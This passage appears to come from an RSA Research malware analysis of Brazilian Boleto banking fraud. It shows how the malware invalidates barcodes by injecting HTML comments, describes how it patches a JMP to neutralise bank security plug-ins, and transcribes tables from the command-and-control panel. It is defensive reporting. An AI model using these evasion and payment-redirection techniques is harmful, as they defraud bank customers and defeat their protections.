
In order for the malware to be effective for the general audience, it needs to alter the barcode. Otherwise, if the barcode remains unchanged, the victim can pay the Boleto using just the barcode, and the new altered information will be ignored.

If the barcode does not work, the victim will be forced to manually enter the ID number.

Usually, the barcode is generated in HTML format, and consists of a sequence of small figures representing the white and black lines. The malware uses a simple trick to invalidate the barcode - it searches for image HTML tags that are closed using the pattern starting with "><" and finishing with "mg", and when it finds such a tag, it inserts an HTML *comment* inside in order to change the barcode (as seen in the example below).

Figure 12

Altering the barcode string to invalidate it



```
src="imagens/b.png" border="0" width="3" height="50"><img src="imagens/p.png"
border="0" width="1" height="50"><img src="imagens/b.png" border="0" width="3"
height="50"><img src="imagens/p.png" border="0" width="3" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><img src="imagens/p.png"
border="0" width="3" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><img src="imagens/p.png"
border="0" width="1" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="3" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><img src="imagens/p.png"
border="0" width="3" height="50"><img src="imagens/b.png" border="0" width="3"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="3" height="50"><img src="imagens/p.png"
border="0" width="1" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><!--          ens/p.png
width=3 height=50 border--><img src="imagens/b.png" border="0" width="3"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="3" height="50"><img src="imagens/p.png"
border="0" width="3" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><img src="imagens/p.png"
border="0" width="1" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="3" height="50"><img
src="imagens/b.png" border="0" width="3" height="50"><img src="imagens/p.png"
border="0" width="3" height="50"><img src="imagens/b.png" border="0" width="3"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><img src="imagens/p.png"
border="0" width="1" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
src="imagens/b.png" border="0" width="1" height="50"><img src="imagens/p.png"
border="0" width="3" height="50"><img src="imagens/b.png" border="0" width="3"
height="50"><img src="imagens/p.png" border="0" width="3" height="50"><img
src="imagens/b.png" border="0" width="3" height="50"><img src="imagens/p.png"
border="0" width="1" height="50"><img src="imagens/b.png" border="0" width="1"
height="50"><img src="imagens/p.png" border="0" width="1" height="50"><img
```

EVASION OF CLIENT SIDE PROTECTIONS

There is a wide variety of end-point based client side protection solutions that are meant to protect customers during online bank operations. Many banks in Brazil use these solutions to protect their customers.

When customers access their online banking website for the first time, they are requested to install a security plug-in. When the customer installs the plug-in, a protection service is created and starts running on the PC. Some shared libraries are also installed on the system, and are loaded by the browser in order to help provide protection for customers during online banking operations.


A notable feature of the Boleto malware is that it searches for specific versions of client side security plug-ins, detects their shared libraries, and patches them in real-time, neutralizing their capabilities.

For example, in one specific case RSA Research analysts noticed that upon detection of one of these security solutions, the malware accessed the plug-in memory area, and modified a conditional JMP to a regular JMP operation, thus neutralizing the plug-in capabilities and presenting the user with a false sense of security.

The customer believes that he or she is protected because the security service is seen as running on their end-point device, however the plug-in is actually neutralized and doesn't provide any real protection.

C&C SERVER INFRASTRUCTURE

The server side control panel allows the botmaster to manage the botnet and review compromised data. The main screen provides access to all server features, such as Boletos management and general administration screens:



[redacted] ×

[redacted]/login/confirmar_login.php

Usuário logado. User logged in.

Visualizar Boletos Steve Jobs View Steve Jobs "Boletos"

Visualizar Boletos View "Boletos"

ADMIN Admin

ADICIONAR BOLAS Add "Boletos"

Visualizar Quadro de avisos geral View billboard

Alterar sua Senha Change password

Figure 13

Initial administration screen

Two screens list information about the compromised machines (IP address, browser and operating system versions) and the data captured from each of them (data and Boleto value). The screens also contain information about the server side user associated with the Boletos (username, Boleto type, and destination Boleto ID number field).

The first screen is supposed to manage Boletos associated with a server side specific user called *stevejobs*.




Figure 14

Boleto management screen – example 1

[redacted]clientes/

[redacted]/clientes/listar2.php?data=&url=&limit=500

HORA LOCAL: 29-04-2014, 17:36:18 Local time

USUARIO LOGADO: [redacted] User logged in: <username>

DATA : Date

VALOR: Value

BUSCAR Search

ID	IP	Date	Browser	Numbers	Version	Type	Value	Username	False Positive		
ID	IP	DATA	BROWSER	Numeros	VERSION	TIPO	VALOR	USUARIO	FP	OS	Operating System
2565235	[redacted]	29-04-2014, 17:34:18	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000	18	IMPR	5634	stevejobs	N	Windows 7 Service Pack 1 64-bits	http://www.[redacted]
2564335	[redacted]	29-04-2014, 16:38:43	Internet Explorer 9.00.8112.16421	[redacted]99090461470000028597619701028700000000000000	18	IMPR	7290	stevejobs	N	Windows 7 Service Pack 1 32-bits	http://www.[redacted]
2563343	[redacted]	29-04-2014, 15:28:09	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000	18	IMPR	22883	stevejobs	N	Windows XP Service Pack 3 32-bits	http://www.[redacted]
2562887	[redacted]	29-04-2014, 14:53:52	Internet Explorer 11.00.9600.16428	[redacted]99090461470000028597619701028700000000000000	18	IMPR	4002957	stevejobs	N	Windows 7 Service Pack 1 32-bits	https://www.[redacted]
2562800	[redacted]	29-04-2014, 14:50:06	Google Chrome 34.0.1847.116	[redacted]99090461470000028597619701028700000000000000	18	IMPR	8580	stevejobs	N	Windows 7 Service Pack 1 32-bits	http://www.[redacted]
2562771	[redacted]	29-04-2014, 14:49:08	Internet Explorer 9.00.8112.16421	[redacted]99090461470000028597619701028700000000000000	18	IMPR	225898	stevejobs	N	Windows 7 Service Pack 1 64-bits	https://www.[redacted]
2562391	[redacted]	29-04-2014, 14:33:00	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000	18	IMPR	16000	stevejobs	N	Windows 7 32-bits	http://www.[redacted]
2562354	[redacted]	29-04-2014, 14:31:11	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000	18	IMPR	27720	stevejobs	N	Windows 7 32-bits	http://www.[redacted]
2560607	[redacted]	29-04-2014, 12:55:00	Firefox 28.0	[redacted]99090461470000028597619701028700000000000000	18	IMPR	83216	stevejobs	N	Windows XP Service Pack 3 32-bits	http://[redacted]

The second screen stores information associated with all server side users. These screens also provide filtering functions (debug errors, hide false positives and identical values) and search functions (data, value, Boleto number, URL, malware version, Boleto type and server side username).




Figure 15

Boleto management screen – example 2

[redacted]/clientes/

[redacted]/clientes/listar.php?data=&url=&limit=500

HORA LOCAL: 29-04-2014, 17:37:11 Local time

USUARIO LOGADO: [redacted] User logged in: <username>

DATA : Date

VALOR: Value

ORIGINAL: Original

URL: URL

DEBUG ERROS: □ Debug errors

ESCONDER FALSOS POSITIVOS: □ Hide false positives

ESCONDER VALORES IDENTICOS: □ Hide identical values

VERSAO: Version

TIPO: TODOS ▾ Type

USUARIO: SELECIONE ▾ Username

BUSCAR Search


ADMIN Admin

		Date	Browser	Numbers	Version	Type	Value	Username	False positive		
ID	IP	DATA	BROWSER	Numeros	VERSION	TIPO	VALOR	USUARIO	FP	OS	Operating System
2565278	[redacted]	29-04-2014, 17:37:11	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000		FALS		stevejobs	S	Windows XP Service Pack 3 32-bits	http://www.[redacted]
2565277	[redacted]	29-04-2014, 17:37:11	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000		FALS		stevejobs	S	Windows XP Service Pack 3 32-bits	http://www[redacted]
2565276	[redacted]	29-04-2014, 17:37:10	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000		FALS		stevejobs	S	Windows XP Service Pack 3 32-bits	http://www[redacted]
2565275	[redacted]	29-04-2014, 17:37:10	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000		FALS		stevejobs	S	Windows XP Service Pack 3 32-bits	http://www.[redacted]
2565274	[redacted]	29-04-2014, 17:37:10				FALS		stevejobs	S		http://[redacted]
2565273	[redacted]	29-04-2014, 17:37:09	Google Chrome 34.0.1847.131	[redacted]99090461470000028597619701028700000000000000		FALS		stevejobs	S	Windows XP Service Pack 3 32-bits	http://www.[redacted]

The administration screen allows the server side users to manage their destination bank accounts (*Fatura* column), view a notice board, and the number of available Boletos per user:

Figure 16

Administration screen



Usuario logado [redacted] id logado:1 User logged in: *<username>* logged in: 1

CLIQUE PARA SAIR Click to exit

Visualizar Quadro de avisos geral View billboard

Visualizar Boletos View "Boletos"

Adicionar Boletos Add "Boletos"

Username Notifications Delete

USUARIO	TOTAL AVISOS	X
[redacted]	1	DELETAR
[redacted]	18	DELETAR
[redacted]	24	DELETAR
[redacted]	12	DELETAR
[redacted]	175	DELETAR
[redacted]	9	DELETAR

ID Login Invoice Permission Change "Boleto"

ID	Login	Fatura	Permissao	ALT BOLA
1	[redacted]	[redacted]94108755261410019769446000023900000000000000	2	ALTERAR
2	[redacted]	[redacted]94108755261410019769446000023900000000000000	2	ALTERAR
3	[redacted]	[redacted]99090461470000028597619701028700000000000000	1	ALTERAR
4	[redacted]	[redacted]94108755261410019769446000023900000000000000	1	ALTERAR
5	[redacted]	[redacted]99090461470000028597619701028700000000000000	1	ALTERAR
6	[redacted]	[redacted]99090461470000028597619701028700000000000000	1	ALTERAR
7	[redacted]	[redacted]94108755261410019769446000023900000000000000	1	ALTERAR
8	[redacted]	[redacted]94108755261410019769446000023900000000000000	1	ALTERAR
9	[redacted]	[redacted]99090461470000028597619701028700000000000000	1	ALTERAR
10	[redacted]	[redacted]94108755261410019769446000023900000000000000	1	ALTERAR
11	[redacted]	[redacted]94108755261410019769446000023900000000000000	1	ALTERAR
12	[redacted]	[redacted]99090461470000028597619701028700000000000000	1	ALTERAR
14	[redacted]	[redacted]94108755286220007979717000024300000000000000	2	ALTERAR
15	[redacted]	[redacted]99090461470000028597619701028700000000000000	1	ALTERAR


Username

USUARIO	B. DISP POST
[redacted]	140
[redacted]	137
[redacted]	138
[redacted]	140
[redacted]	140
[redacted]	139

Username

USUARIO	B. DISP IMP
[redacted]	128

The administration screen also contains a list of original Boleto numbers (“Bola Original”) and their destination bank account (“Bola”), as well as other information such as IP address of infected machine, operation date, Boleto value and type, a flag to inform if the Boleto is used or not, and a command to delete an entry (“APAGAR”)



Relatorio


[redacted]/clientes/admin.php?id=1

ID	User ID	"Boleto"	Used	Initial Date	Value	IP	"Original "Boleto"	Type	Delete "Boleto"
ID	IDUSER	Bola	Usado	Data Inicial	VALOR	IP	Bola Original	TIPO	APAGAR BOLA
193383	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	1	28-04-2014, 16:21:08	3960	[redacted]	[redacted] 99652791830000116678909010272606800000003960	2	APAGAR
193384	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	1	28-04-2014, 16:21:08	10429	[redacted]	[redacted] 93112063020381764500811200013260350000010429	2	APAGAR
193385	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193386	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193387	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193388	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193389	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193390	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193391	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193392	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193393	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193394	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193395	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193396	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193397	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193398	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193399	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193400	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193401	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193402	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193403	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193404	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193405	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193406	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193407	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193408	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193409	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193410	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193411	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193412	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193413	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193414	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193415	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193416	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193417	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193418	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193419	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193420	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
